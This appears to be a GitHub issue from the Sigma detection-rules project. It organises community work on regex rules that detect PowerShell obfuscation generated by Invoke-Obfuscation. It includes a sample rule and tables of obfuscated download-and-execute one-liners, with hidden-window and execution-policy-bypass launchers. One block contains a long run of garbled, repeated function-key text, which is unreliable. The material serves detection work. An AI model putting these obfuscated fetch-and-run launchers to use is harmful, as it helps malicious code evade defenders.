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# Invoke-Obfuscation #1009

New issue

 Closed

zinint opened this issue on Sep 14, 2020 · 25 comments



zinint commented on Sep 14, 2020 • edited

Contributor



## Summary

- Tool: [Invoke-Obfuscation](#) — PowerShell command and script obfuscation framework
- Author: Daniel Bohannon, [@danielhbohannon](#)
- Type: Offensive tool, threat simulation
- Materials:
  - [The Invoke-Obfuscation Usage Guide :: Part 1](#);
  - [The Invoke-Obfuscation Usage Guide :: Part 2](#);
  - [Invoke-Obfuscation: PowerShell obFUsk8tion Techniques & How To \(Try To\) D""e Tec T 'Th'+ 'em'](#)

## Problem

Sigma rules heavily rely on process execution (with command-line) events (Windows Event Log Security Event ID 4688 and Sysmon Event ID 1).

Many of them provide detection of malicious PowerShell one-liners.

At the same time, the presence of Sigma rules for Powershell Obfuscation Indicators detection is quite limited.

### Assignees

No one assigned

### Labels

Help Wanted

Rules

### Projects

None yet

### Milestone

No milestone

### Development

No branches or pull requests

### 6 participants



There are a five Sigma rules for PowerShell obfuscation detection, developed by Thomas Patzke ([@thomaspatzke](#)), Florian Roth ([@Neo23x0](#)), Sami Ruohonen ([@samsson](#)) and Harish Segar ([@HarishHary](#)):

- Suspicious XOR Encoded PowerShell Command Line ([812837bb-b17f-45e9-8bd0-0ec35d2e3bd6](#))
- Suspicious XOR Encoded PowerShell Command Line ([bb780e0c-16cf-4383-8383-1e5471db6cf9](#))
- Suspicious PowerShell Parameter Substring ([36210e0d-5b19-485d-a087-c096088885f0](#))
- CrackMapExec PowerShell Obfuscation ([6f8b3439-a203-45dc-a88b-abf57ea15ccf](#))
- CrackMapExec Command Execution ([058f4380-962d-40a5-afce-50207d36d7e2](#))

At the same time, there are only three Sigma rules (developed by Daniel Bohannon, [@danielhbohannon](#)) that are focusing on detection of one of the obfuscation functions ([obfuscated IEX invocation](#)) provided by [Invoke-Obfuscation](#) framework.

There are at least 30 more obfuscation methods that Invoke-Obfuscation framework provides.

We would like to collaborate on Sigma rules development in this area.

## Solution

We developed a table with pre-generated PowerShell commands, obfuscated by the [Invoke-Obfuscation](#) framework, you can pick up some of the tasks in that table and develop Sigma rules for them. You will need to use [regular expression value modifier](#), provided by Sigma converter (sigmac).

Here is an example of [Sigma rule](#) that utilizes a regular expression value modifier ( `|re` ):

```
title: Invoke-Obfuscation obfuscated IEX invocation
id: 4bf943c6-5146-4273-98dd-e958fd1e3abf
description: "Detects all variations of obfuscated power
status: experimental
author: Daniel Bohannon (@Mandiant/@FireEye), oscd.commu
date: 2019/11/08
tags:
```



```
- attack.defense_evasion
- attack.t1027
logsource:
  product: windows
  service: process_creation
detection:
  selection:
    - CommandLine|re: '\$PSHome\[\s*\d{1,3}\s*\]\s*\
    - CommandLine|re: '\$ShellId\[ \s*\d{1,3}\s*\]\s*\
    - CommandLine|re: '\$env:Public\[ \s*\d{1,3}\s*\]\
    - CommandLine|re: '\$env:ComSpec\[ \s*\d{1,3}\s*\
    - CommandLine|re: '\*mdr\*\W\s*\)\.Name'
    - CommandLine|re: '\$VerbosePreference\.ToString
    - CommandLine|re: '\String\]\s*\$VerbosePreferen
  condition: selection
falsepositives:
  - Unknown
level: high
```

## The approach

We developed a table with pre-generated PowerShell commands, obfuscated by the [Invoke-Obfuscation](#) framework. The description of the approach is following.

## Original code (before obfuscation)

```
# command example
Invoke-Expression (New-Object Net.WebClient).Download
# variable example
$env:path
# type token example
[Scriptblock]::Create("Write-Host $env:path")
```

## The main goal is to detect the obfuscation method itself, not a specific command

Some of the obfuscation methods are already covered by Sigma rules, developed by the Invoke-Obfuscation author. He used the following regexes in the rules:

```
\$PSHome\[ \s*\d{1,3}\s*\]\s*\+\s*\$PSHome\[
\$ShellId\[ \s*\d{1,3}\s*\]\s*\+\s*\$ShellId\[
\$env:Public\[ \s*\d{1,3}\s*\]\s*\+\s*\$env:Public\[
\$env:ComSpec\[ \s*\d{1,3}\s*,\){2}
```

```
\*mdr\*\W\s*\)\.Name  

\VerbosePreference\.ToString\  

[String[]]\s*\VerbosePreference
```

These regexes provide detection of the [IEX invocation obfuscation](#) function. This function is included into almost every encoding method so they can maintain zero dependencies and work on their own. That's why you'll see similar obfuscation results in different tasks, but it shouldn't distract you from the main goal.

Let's walk through the [task 28](#) to get more details on the regex development approach:

1. Copy all obfuscated commands examples into [Sublime](#) or other text editor of your choice
2. Select all examples and lowercase them. In Sublime you can do it by pressing `Ctrl+k, Ctrl+l` (Windows) / `CMD+k, CMD+l` (Mac)
3. Paste the lowcased examples to the regex editor of your choice
4. Start to apply lowercased regexes from existing [Sigma rule created by Daniel Bohannon](#) one by one:


4.1. Regex `\$pshome\[s*d{1,3}s*\]s*\+s*\$pshome\[` covers only one example (9th):

```

INVOKE-EXPRESSION                                     [F5] Run, [F6] Stop, [F7] Save, [F8] Load, [F9] Undo, [F10] Redo, [F11] Copy, [F12] Paste, [F13] Print, [F14] Close, [F15] Help, [F16] Find, [F17] Replace, [F18] Undo, [F19] Redo, [F20] Save, [F21] Load, [F22] Undo, [F23] Redo, [F24] Copy, [F25] Paste, [F26] Print, [F27] Close, [F28] Help, [F29] Find, [F30] Replace, [F31] Undo, [F32] Redo, [F33] Save, [F34] Load, [F35] Undo, [F36] Redo, [F37] Copy, [F38] Paste, [F39] Print, [F40] Close, [F41] Help, [F42] Find, [F43] Replace, [F44] Undo, [F45] Redo, [F46] Save, [F47] Load, [F48] Undo, [F49] Redo, [F50] Copy, [F51] Paste, [F52] Print, [F53] Close, [F54] Help, [F55] Find, [F56] Replace, [F57] Undo, [F58] Redo, [F59] Save, [F60] Load, [F61] Undo, [F62] Redo, [F63] Copy, [F64] Paste, [F65] Print, [F66] Close, [F67] Help, [F68] Find, [F69] Replace, [F70] Undo, [F71] Redo, [F72] Save, [F73] Load, [F74] Undo, [F75] Redo, [F76] Copy, [F77] Paste, [F78] Print, [F79] Close, [F80] Help, [F81] Find, [F82] Replace, [F83] Undo, [F84] Redo, [F85] Save, [F86] Load, [F87] Undo, [F88] Redo, [F89] Copy, [F90] Paste, [F91] Print, [F92] Close, [F93] Help, [F94] Find, [F95] Replace, [F96] Undo, [F97] Redo, [F98] Save, [F99] Load, [F100] Undo, [F101] Redo, [F102] Copy, [F103] Paste, [F104] Print, [F105] Close, [F106] Help, [F107] Find, [F108] Replace, [F109] Undo, [F110] Redo, [F111] Save, [F112] Load, [F113] Undo, [F114] Redo, [F115] Copy, [F116] Paste, [F117] Print, [F118] Close, [F119] Help, [F120] Find, [F121] Replace, [F122] Undo, [F123] Redo, [F124] Save, [F125] Load, [F126] Undo, [F127] Redo, [F128] Copy, [F129] Paste, [F130] Print, [F131] Close, [F132] Help, [F133] Find, [F134] Replace, [F135] Undo, [F136] Redo, [F137] Save, [F138] Load, [F139] Undo, [F140] Redo, [F141] Copy, [F142] Paste, [F143] Print, [F144] Close, [F145] Help, [F146] Find, [F147] Replace, [F148] Undo, [F149] Redo, [F150] Save, [F151] Load, [F152] Undo, [F153] Redo, [F154] Copy, [F155] Paste, [F156] Print, [F157] Close, [F158] Help, [F159] Find, [F160] Replace, [F161] Undo, [F162] Redo, [F163] Save, [F164] Load, [F165] Undo, [F166] Redo, [F167] Copy, [F168] Paste, [F169] Print, [F170] Close, [F171] Help, [F172] Find, [F173] Replace, [F174] Undo, [F175] Redo, [F176] Save, [F177] Load, [F178] Undo, [F179] Redo, [F180] Copy, [F181] Paste, [F182] Print, [F183] Close, [F184] Help, [F185] Find, [F186] Replace, [F187] Undo, [F188] Redo, [F189] Save, [F190] Load, [F191] Undo, [F192] Redo, [F193] Copy, [F194] Paste, [F195] Print, [F196] Close, [F197] Help, [F198] Find, [F199] Replace, [F200] Undo, [F201] Redo, [F202] Save, [F203] Load, [F204] Undo, [F205] Redo, [F206] Copy, [F207] Paste, [F208] Print, [F209] Close, [F210] Help, [F211] Find, [F212] Replace, [F213] Undo, [F214] Redo, [F215] Save, [F216] Load, [F217] Undo, [F218] Redo, [F219] Copy, [F220] Paste, [F221] Print, [F222] Close, [F223] Help, [F224] Find, [F225] Replace, [F226] Undo, [F227] Redo, [F228] Save, [F229] Load, [F230] Undo, [F231] Redo, [F232] Copy, [F233] Paste, [F234] Print, [F235] Close, [F236] Help, [F237] Find, [F238] Replace, [F239] Undo, [F240] Redo, [F241] Save, [F242] Load, [F243] Undo, [F244] Redo, [F245] Copy, [F246] Paste, [F247] Print, [F248] Close, [F249] Help, [F250] Find, [F251] Replace, [F252] Undo, [F253] Redo, [F254] Save, [F255] Load, [F256] Undo, [F257] Redo, [F258] Copy, [F259] Paste, [F260] Print, [F261] Close, [F262] Help, [F263] Find, [F264] Replace, [F265] Undo, [F266] Redo, [F267] Save, [F268] Load, [F269] Undo, [F270] Redo, [F271] Copy, [F272] Paste, [F273] Print, [F274] Close, [F275] Help, [F276] Find, [F277] Replace, [F278] Undo, [F279] Redo, [F280] Save, [F281] Load, [F282] Undo, [F283] Redo, [F284] Copy, [F285] Paste, [F286] Print, [F287] Close, [F288] Help, [F289] Find, [F290] Replace, [F291] Undo, [F292] Redo, [F293] Save, [F294] Load, [F295] Undo, [F296] Redo, [F297] Copy, [F298] Paste, [F299] Print, [F300] Close, [F301] Help, [F302] Find, [F303] Replace, [F304] Undo, [F305] Redo, [F306] Save, [F307] Load, [F308] Undo, [F309] Redo, [F310] Copy, [F311] Paste, [F312] Print, [F313] Close, [F314] Help, [F315] Find, [F316] Replace, [F317] Undo, [F318] Redo, [F319] Save, [F320] Load, [F321] Undo, [F322] Redo, [F323] Copy, [F324] Paste, [F325] Print, [F326] Close, [F327] Help, [F328] Find, [F329] Replace, [F330] Undo, [F331] Redo, [F332] Save, [F333] Load, [F334] Undo, [F335] Redo, [F336] Copy, [F337] Paste, [F338] Print, [F339] Close, [F340] Help, [F341] Find, [F342] Replace, [F343] Undo, [F344] Redo, [F345] Save, [F346] Load, [F347] Undo, [F348] Redo, [F349] Copy, [F350] Paste, [F351] Print, [F352] Close, [F353] Help, [F354] Find, [F355] Replace, [F356] Undo, [F357] Redo, [F358] Save, [F359] Load, [F360] Undo, [F361] Redo, [F362] Copy, [F363] Paste, [F364] Print, [F365] Close, [F366] Help, [F367] Find, [F368] Replace, [F369] Undo, [F370] Redo, [F371] Save, [F372] Load, [F373] Undo, [F374] Redo, [F375] Copy, [F376] Paste, [F377] Print, [F378] Close, [F379] Help, [F380] Find, [F381] Replace, [F382] Undo, [F383] Redo, [F384] Save, [F385] Load, [F386] Undo, [F387] Redo, [F388] Copy, [F389] Paste, [F390] Print, [F391] Close, [F392] Help, [F393] Find, [F394] Replace, [F395] Undo, [F396] Redo, [F397] Save, [F398] Load, [F399] Undo, [F400] Redo, [F401] Copy, [F402] Paste, [F403] Print, [F404] Close, [F405] Help, [F406] Find, [F407] Replace, [F408] Undo, [F409] Redo, [F410] Save, [F411] Load, [F412] Undo, [F413] Redo, [F414] Copy, [F415] Paste, [F416] Print, [F417] Close, [F418] Help, [F419] Find, [F420] Replace, [F421] Undo, [F422] Redo, [F423] Save, [F424] Load, [F425] Undo, [F426] Redo, [F427] Copy, [F428] Paste, [F429] Print, [F430] Close, [F431] Help, [F432] Find, [F433] Replace, [F434] Undo, [F435] Redo, [F436] Save, [F437] Load, [F438] Undo, [F439] Redo, [F440] Copy, [F441] Paste, [F442] Print, [F443] Close, [F444] Help, [F445] Find, [F446] Replace, [F447] Undo, [F448] Redo, [F449] Save, [F450] Load, [F451] Undo, [F452] Redo, [F453] Copy, [F454] Paste, [F455] Print, [F456] Close, [F457] Help, [F458] Find, [F459] Replace, [F460] Undo, [F461] Redo, [F462] Save, [F463] Load, [F464] Undo, [F465] Redo, [F466] Copy, [F467] Paste, [F468] Print, [F469] Close, [F470] Help, [F471] Find, [F472] Replace, [F473] Undo, [F474] Redo, [F475] Save, [F476] Load, [F477] Undo, [F478] Redo, [F479] Copy, [F480] Paste, [F481] Print, [F482] Close, [F483] Help, [F484] Find, [F485] Replace, [F486] Undo, [F487] Redo, [F488] Save, [F489] Load, [F490] Undo, [F491] Redo, [F492] Copy, [F493] Paste, [F494] Print, [F495] Close, [F496] Help, [F497] Find, [F498] Replace, [F499] Undo, [F500] Redo, [F501] Save, [F502] Load, [F503] Undo, [F504] Redo, [F505] Copy, [F506] Paste, [F507] Print, [F508] Close, [F509] Help, [F510] Find, [F511] Replace, [F512] Undo, [F513] Redo, [F514] Save, [F515] Load, [F516] Undo, [F517] Redo, [F51
```

#### 4.2. Regex `\$shellid\`


`[\s*\d{1,3}\s*\]\s*\+\s*\$shellid\[` covers only one example (3rd):



### 4.3. Regex `\$env:public\`

`[s*\d{1,3}\s*\]\s*\+\s*\$env:public\]` doesn't cover any examples.

4.4. Regex `\$env:comspec\[(\s*\d{1,3}\s*,){2}` covers only one example (5th):



4.5. Regex `\*mdr\*\w\s*\)\.name` doesn't cover any examples.

4.6. Regex `\$verbosepreference\.`tostring\( `doesn't cover any examples.`

4.7. Regex `\string\\s*$\verbosepreference` doesn't cover any examples.

5. Start to develop your own regex that will cover all of the obfuscation examples of this particular obfuscation method, e.g.:

5.1. Regex `.*cmd.*\|.*powershell.*&&.*cmd.*\|` covers all examples:

This is our main goal - detect the obfuscation method looking for similar patterns in all of its obfuscation examples.

## A little tip for the regex development

You can copy all pre-generated obfuscated powershell one-liners from a particular task (that are generated by a specific obfuscation method) and paste them to [regex101](https://regex101.com) web-app for regular expression development. It will simplify the process a lot, and help you to find patterns to detect. (you can save your progress there and even apply a dark theme (: ).

## One obfuscation method = 3 Sigma rules

Each Sigma rule for a specific PowerShell obfuscation method should be developed for `process_creation` log category, **service creation** events (windows system eid 7045, windows sysmon eid 6, windows security eid 4697) and `powershell` log source. You can follow the approach used for obfuscated IEX invocation rules — there are 3 rules that rely on the same set of regular expressions:

- [rules/windows/process\\_creation/win\\_invoke\\_obfuscation\\_obfuscated\\_iex\\_commandline.yml](#)
- [rules/windows/powershell/powershell\\_invoke\\_obfuscation\\_obfuscated\\_iex.yml](#)
- [rules/windows/builtin/win\\_invoke\\_obfuscation\\_obfuscated\\_iex\\_services.yml](#)

## Case Sensitivity

We consider that we're able to apply all regexes as not case sensitive or that all events are lowercased in a log pipeline before indexing in SIEM/LM system.

## Tasks

If you would like to assign yourself to some of the Tasks listed below, you should comment on the Issue with a specific Task you are going to solve. This way, the other participants will see that

you will work on a particular task so they will do something else and not intersect with you.

## SINGLE OBFUSCATION

- [TOKEN OBFUSCATION](#)
- [STRING OBFUSCATION](#)
- [ENCODING OBFUSCATION](#)
- [COMPRESS OBFUSCATION](#)
- [PS LAUNCHER OBFUSCATION](#)
- [CMD LAUNCHER OBFUSCATION](#)
- [WMIC LAUNCHER OBFUSCATION](#)
- [RUNDLL LAUNCHER OBFUSCATION](#)
- [VAR+ LAUNCHER OBFUSCATION](#)
- [STDIN+ LAUNCHER OBFUSCATION](#)
- [CLIP+ LAUNCHER OBFUSCATION](#)
- [VAR++ LAUNCHER OBFUSCATION](#)
- [STDIN++ LAUNCHER OBFUSCATION](#)
- [CLIP++ LAUNCHER OBFUSCATION](#)
- [RUNDLL++ LAUNCHER OBFUSCATION](#)
- [MSHTA++ LAUNCHER OBFUSCATION](#)

## TOKEN OBFUSCATION

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*TOKEN\STRING\1&2 skipped, because there are not any String tokens to obfuscate, but they do Concatenate and Reoder just like TOKEN\ARGUMENT\3&4 (Tasks [#4&5](#))*

Task #	Option	
1	TOKEN\COMMAND\1  TOKEN\ARGUMENT\2  TOKEN\MEMBER\2	<b>TOKEN\COMMAND\1</b> IN`V`o`Ke-eXp`ResSIOn (Ne`v  IN`V`OKE-exPRE`Ss`i`oN (n`e\`  IN`VOke-expr`eSS`ioN (NE`w-  <b>TOKEN\ARGUMENT\2</b> Invoke-Expression (New-Obj

		<p>Invoke-Expression (New-Obj</p> <p>Invoke-Expression (New-Obj</p> <p><b>TOKEN\MEMBER\2</b></p> <p>Invoke-Expression (New-Obj</p> <p>Invoke-Expression (New-Obj</p> <p>Invoke-Expression (New-Obj</p>
2	TOKEN\COMMAND\2	<p>&amp;('In'+ 'voke-Expressi'+ 'o'+ 'n</p> <p>.'('Inv'+ 'oke-Ex'+ 'pr'+ 'ess'+ 'io</p> <p>.'('Invok'+ 'e-' + 'Ex'+ 'pressio'+ '</p> <p>&amp;('Invok'+ 'e-' + 'Expr'+ 'ession</p>
3	TOKEN\COMMAND\3	<p>&amp;("{3}{4}{2}{1}{0}{5}"-f'o','essi'</p> <p>.'("{0}{3}{2}{1}{4}" -f'l','-Ex','oke</p> <p>.'("{2}{3}{0}{1}"-f'o','n','Invoke-</p> <p>&amp;("{2}{3}{0}{4}{1}"-f 'e','Expres</p>
4	<p>TOKEN\ARGUMENT\3</p> <p>TOKEN\MEMBER\3</p>	<p><b>TOKEN\ARGUMENT\3</b></p> <p>Invoke-Expression (New-Obj</p> <p>Invoke-Expression (New-Obj</p> <p>Invoke-Expression (New-Obj</p> <p><b>TOKEN\MEMBER\3</b></p> <p>Invoke-Expression (New-Obj</p> <p>Invoke-Expression (New-Obj</p> <p>Invoke-Expression (New-Obj</p>
5	<p>TOKEN\ARGUMENT\4</p> <p>TOKEN\MEMBER\4</p>	<p><b>TOKEN\ARGUMENT\4</b></p> <p>Invoke-Expression (New-Obj</p> <p>Invoke-Expression (New-Obj</p> <p>Invoke-Expression (New-Obj</p> <p><b>TOKEN\MEMBER\4</b></p>



		Invoke-Expression (New-Obj Invoke-Expression (New-Obj Invoke-Expression (New-Obj
6	TOKEN\VARIABLE\1	<code>\${En`V:`p`ATh}</code> <code>`\${e`Nv:pATh}</code> <code>`\${ENv:`path}</code>
7	TOKEN\TYPE\1	<code>Set-ItEM VaRIABLe:Lcx ( [TyP</code> <code>sV ("5Y"+"X") ( [typE]('SCrIpT</code> <code>SET F9cg ( [tYpE]('scr'+ 'l'+ 'PT</code> <code>SET-Variable ('V'+ 'lR') ([TyPE]</code>
8	TOKEN\TYPE\2	<code>Set-itEM vaRiAbLE:YsB ( [tYPe</code> <code>\$env:path")</code> <code>set-ITEm ('VAri'+ 'aBL'+ 'E'+ ':Y</code> <code>('VARI'+ 'aBL'+ 'e'+ ':y'+ '7w8O</code> <code>SEt-ItEM ('vAriAb'+ 'l'+ 'e:p87:</code> <code>('VaRiab'+ 'L'+ 'E:P87Z2')).vaLL</code> <code>\$094 = [tyPE]("{1}{0}{3}{2}"-F</code>
9	TOKEN\ALL\1	<code>."{0}{3}{1}{2}{4}{5}" -f 'Inv','Ex</code> <code>("{2}{0}{1}{3}" -f 'ownl','oad','C</code> <code>."{1}{0}{4}{3}{2}" -f e-E', 'Invok</code> <code>{0}{3}{2}{4}{1}" -f Do', 'ing', 'l', 'w</code> <code>&amp;("{0}{1}{3}{2}"-f l', 'nvoke', 'es:</code> <code>("{1}{2}{3}{0}" -f g', 'Download:</code> <code>&amp;("{3}{4}{1}{0}{2}" -f si', 'pres', 'l</code> <code>{2}{3}{0}" -f g', 'Down', 'load', 'Si</code> <code>."{3}{2}{0}{1}"-f 're', 'ssion', '-Ex</code> <code>fClient', 't.', 'Ne', 'We', 'b')).("{0}{2</code>

## STRING OBFUSCATION

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Task #	Option	Results	Comments
10	STRING\1 STRING\2 STRING\3	<p>Covered by the Invoke-Obfuscation author himself, even for the method commented out in the code:</p> <p><a href="#">Rule # 1</a></p> <p><a href="#">Rule # 2</a></p> <p><a href="#">Rule # 3</a></p> <p>You'll encounter patterns from these rules further on, that's because the source code block is copy/pasted into almost every encoding function so they can maintain zero dependencies and work on their own.</p> <p>Again, don't hesitate to check the work done and improve it, if you know how.</p>	<p>These options can</p> <p>Concatenate entire command</p> <p>   Reorder entire command after concatenating</p> <p>Reverse entire command after concatenating</p>

## ENCODING OBFUSCATION

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Task #	Option	
11	ENCODING\1	<b>Partially covered by the same Sigma</b>  IEx([StrInG]::JOin(", ( '34@32@36:40! 32P44z52T48u32@44T55_56u44_49 32T44u49R49_54R44T52T49u44~52 116@123~32z40T91k105T110~116  "\$ ( SET-ItEM 'vARiABLE:oS' ')" + [StrIn  ( '73%110q118q111<107x101K45!6  inVoKe-ExPResSion ( -jOiN((73 , 110,1
12	ENCODING\2	<b>Partially covered by the same Sigma</b>  -join ( '49_6e-76_6fP6b_65{2d!45_78  ( '49}6eU76w6f:6b:65U2dV45w78V7!  IEX([StRIng]::jOin(" ,('49>6ex76~6f>6  "\$ ( sEt-ITeM 'VarIABLE:ofs' ')" + [StrIn
13	ENCODING\3	<b>Partially covered by the same Sigma</b>  IEX ( -jOIn ('111x156P166<157C153  [STRinG]::JOiN(",( (111,156 ,166 , 157  INvOKE-EXpReSsION ( " \$( sET-vAriAl  [STRINg]::JOIN(", ( '111V156~166~1!
14	ENCODING\4	<b>Partially covered by the same Sigma</b>  iNvOKE-EXPreSsiON ( ( (1001001 , 1 [COnveRT]::toinT16(([sTriNG]\$_ ) ,2 ) )  Iex ([stRIng]::jOIN( " , ((1001001 , 11C 2 )-as [CHaR]) )) )  ( ( 1001001 ,1101110,1110110, 110' Join "  INvOKE-eXpReSiON

		<pre>IEX( -jOIN ('1001001C1101110M111 SPIIT'x'-SPlit 'M' -spLit'C'-SPliT'!'-spll'</pre>
15	ENCODING\5	<p><b>Partially covered by the same Sigma</b></p> <pre>([rUnTImE.InteropSErVICes.mARShAL] DYANwA3ADQAMwBiAGYANwA1AG )) ) ieX  ([RunTimE.intEropseRvICes.MArSHAL]:: xAGEAMgAwADMANwAwAGYAYwAC SeCuRESTriNG -K (45..14))))   INvOkE  ( [rUNTImE.intEROpSErVICes.MaRshaL gBhADEAOAA4ADMAZgA3ADEANg/ 15,12,5,100,60,48,36,108,163,9,81,21  Iex([[RUnTime.INTerOPSeRVICes.marS IAZgBmADEAYQBhADkAMABiADIAM</pre>
16	ENCODING\6	<p><b>Partially covered by the same Sigma</b></p> <pre>[sTRIng]::JoIn(", ('66z101J125!100J96  [sTrinG]::JoIn( ", ([Char[]]( 100 ,67 , 91  [STriNg]::JOin(",'87G112V104I113A1</pre>
17	ENCODING\7	<p><a href="#">Example 1</a></p> <p><a href="#">Example 2</a></p> <p><a href="#">Example 3</a></p> <p><a href="#">Example 4</a></p>
18	ENCODING\8	<p><a href="#">Example 1</a></p> <p><a href="#">Example 2</a></p> <p><a href="#">Example 3</a></p> <p><a href="#">Example 4</a></p>

## COMPRESS OBFUSCATION

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Task #	Option	
19	COMPRESS\1	<p>Partially covered by the same Sigma rule as the previous function so they can maintain zero change</p> <pre>(new-object System.io.Compression.ZipArchiveWriter \$_.reADToEND())   IEX</pre> <pre>IEX (new-object System.IO.Compression.ZipArchiveWriter \$_.reADToEND())   IEX</pre> <pre>Invoke-Expression (new-object System.IO.Compression.ZipArchiveWriter \$_.reADToEND())   IEX</pre> <pre>IEX (new-object System.io.streamreader \$_.reADToEND())   IEX</pre>

PS LAUNCHER OBFUSCATION

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Task #	Option	
20	LAUNCHER\PS\*	<p><b>LAUNCHER\PS\0 NO EXECUTION</b></p> <pre>PowerShell "Invoke-Expression (New-Object System.IO.StreamReader \$_.reADToEND())   IEX</pre> <p>-----</p> <p><b>LAUNCHER\PS\1 -NoExit</b></p> <pre>PowerShell -NOE "Invoke-Expression (New-Object System.IO.StreamReader \$_.reADToEND())   IEX</pre> <pre>PowerShell -NOEXIT "Invoke-Expression (New-Object System.IO.StreamReader \$_.reADToEND())   IEX</pre> <pre>PowerShell -Noexl "Invoke-Expression (New-Object System.IO.StreamReader \$_.reADToEND())   IEX</pre> <pre>PowerShell -nOEX "Invoke-Expression (New-Object System.IO.StreamReader \$_.reADToEND())   IEX</pre>

-----  
**LAUNCHER\PS\2 -NonInteractive**  
pOweRShELL -NONinte "Invoke-E

powersheLL -noNiNtEraCTi "Invok

POwErSheLL -nONi "Invoke-Expre:

POWeRShElI -NONiNteR "Invoke-

-----  
**LAUNCHER\PS\3 -NoLogo**  
POWeRShelL -NoI "Invoke-Express

POWeRsHEll -noloGo "Invoke-Exp

PoWeRShelI -NOLO "Invoke-Expre

-----  
**LAUNCHER\PS\4 -NoProfile**  
PoWerShelL -NOp "Invoke-Expres

pOWeRShElI -NOpROFi "Invoke-E

pOWErsHEll -nOpROfILE "Invoke-l

PowErsHELL -NopROFil "Invoke-Ex

-----  
**LAUNCHER\PS\5 -Command**  
POWERshElL -c "Invoke-Expression

powerSHELL -CO "Invoke-Expressi

PoWerShElI -cOMmAn "Invoke-Exp

poWeRShElL -COMmANd "Invoke-

-----  
**LAUNCHER\PS\6 -WindowStyle 1**  
POWershElI -wINdOWs HIDden "Ir

pOWERsheLL -wIn hIdd "Invoke-E

powersHELL -wINd 1 "Invoke-Expr

poWerShell -WinDoW 1 "Invoke-E

		<div>POwERsHELL -wINDowsTYl 1 "Invo</div> <div>poWeRshell -WIndOWStyL hI "Invo</div> <div>POwERshELL -Wi HiDdEN "Invoke-</div> <div>-----</div> <div>LAUNCHER\PS\7 -ExecutionPolic</div> <div>pOwerShell -EXEcUt BYPasS "Invo</div> <div>PoWeRsheLL -Ep bypasS "Invoke-E</div> <div>pOwersHELL -EXec byPaSs "Invoke</div> <div>PoWeRshell -eXecUtlO ByPaSs "Inv</div> <div>poWErsHeLL -eX ByPass "Invoke-E</div> <div>-----</div> <div>LAUNCHER\PS\8 -Wow64 (to pai</div> <div>C:\WInDows\sySwoW64\wINDowS</div> <div>c:\WindoWs\SYsWOW64\WiNDOW</div> <div>c:\WINDOWs\SYSwOw64\Windows</div>
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CMD LAUNCHER OBFUSCATION

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Task #	Option	
21	LAUNCHER\CMD\*	<div>Options LAUNCHER\CMD\0 - obfuscation methods for PS ke only hunt for CMD indicators:</div> <div>cMD /c poWersHELL</div> <div>C:\wINDOWs\SYstEM32\CmD.E</div> <div>cMd.EXe /c PowerSHell -nonin</div> <div>C:\winDOWs\SYstEM32\cmD.eX</div> <div>CMd.exe/c powERsHeLL -nOPRi</div>

		cMD/c pOWersHeLL -c
		C:\WiNDoWS\SysTEM32\cMD /
		cmd /c poWERSHeLL -Ep bYPAS
		CMd.exe/CC:\wiNdows\SySwOw

WMIC LAUNCHER OBFUSCATION

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Task #	Option	
22	LAUNCHER\WMIC\*	<p>Options LAUNCHER\WMIC\0 obfuscation methods for PS k only hunt for WMIC indicator</p> <p>WMIC "ProcESs" CaLL CREATE wMIC.exe 'PRoceSS' 'caLL' crEa</p> <p>c:\wiNdoWS\sYstEM32\wbem\ wmic 'pRoCEss' "caLL" cReaTE ' WMIC PrOCeSS "caLL" 'cReAte</p> <p>C:\windoWS\sysTEm32\wbem\ c:\wiNdOWS\systEm32\WbEM wMic.Exe "PrOCeSS" CAIL crea</p> <p>wmlc.exe "PRoCEss" "cALI" 'Cre</p>

RUNDLL LAUNCHER OBFUSCATION

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Task #	Option	
23	LAUNCHER\RUNDLL\*	Options LAUNCHER\RUND obfuscation methods for PS



		<p>only hunt for RUNDLL indic</p> <p>C:\wINDoWs\systEm32\Run</p> <p>c:\WindowS\sysTEm32\RunD</p> <p>C:\windOwS\sySTEm32\rUNl</p> <p>RunDLL32 SHELL32.DLL She</p> <p>c:\wIndoWs\SystEM32\Rund</p> <p>c:\WINDoWs\SySTem32\runl</p> <p>C:\wIndOWS\SySteM32\ruN</p> <p>rUNDLL32 SHELL32.DLL, ,Sh</p> <p>RUndLL32 SHELL32.DLL She</p>
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VAR+ LAUNCHER OBFUSCATION

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Task #	Option	
24	LAUNCHER\VAR+\*	<p><b>Options LAUNCHER\VAR+\0 - just apply different PS keys the <a href="#">10)</a>, so in this task we should c</b></p> <p>cMD.exe /C "seT SIDb=Invoke-l Net.WebClient).DownloadString f 'eT-var','G','iab','IE' ) (\"&gt;{0}{1}" ) ( ( ^&amp;(\"&gt;{0}{1}" -f'g','Cl' ) (\{0</p> <p>c:\wiNdOWS\SYSteM32\CMD.e (New-Object Net.WebClient).Dc sEt-Item (\Var\ + \IABIE:v\ + f'ROnM','E','ENvi','nt' ) ) ; \${exEcUTIONCoNtEXT}.\InVo`k GCi ( \VAR\ + \iABIE:v\ + \y 'IE','Ria','EnviROnMeN','GET','b',' {1}{2}{0}\ -f 's','Pr','Oces') )) "</p>

```
CMD.ExE/C"sEt iXH=Invoke-Exp  
Net.WebClient).DownloadString  
[TyPE](\"{1}{0}{2}\"-F 'oN','enviR  
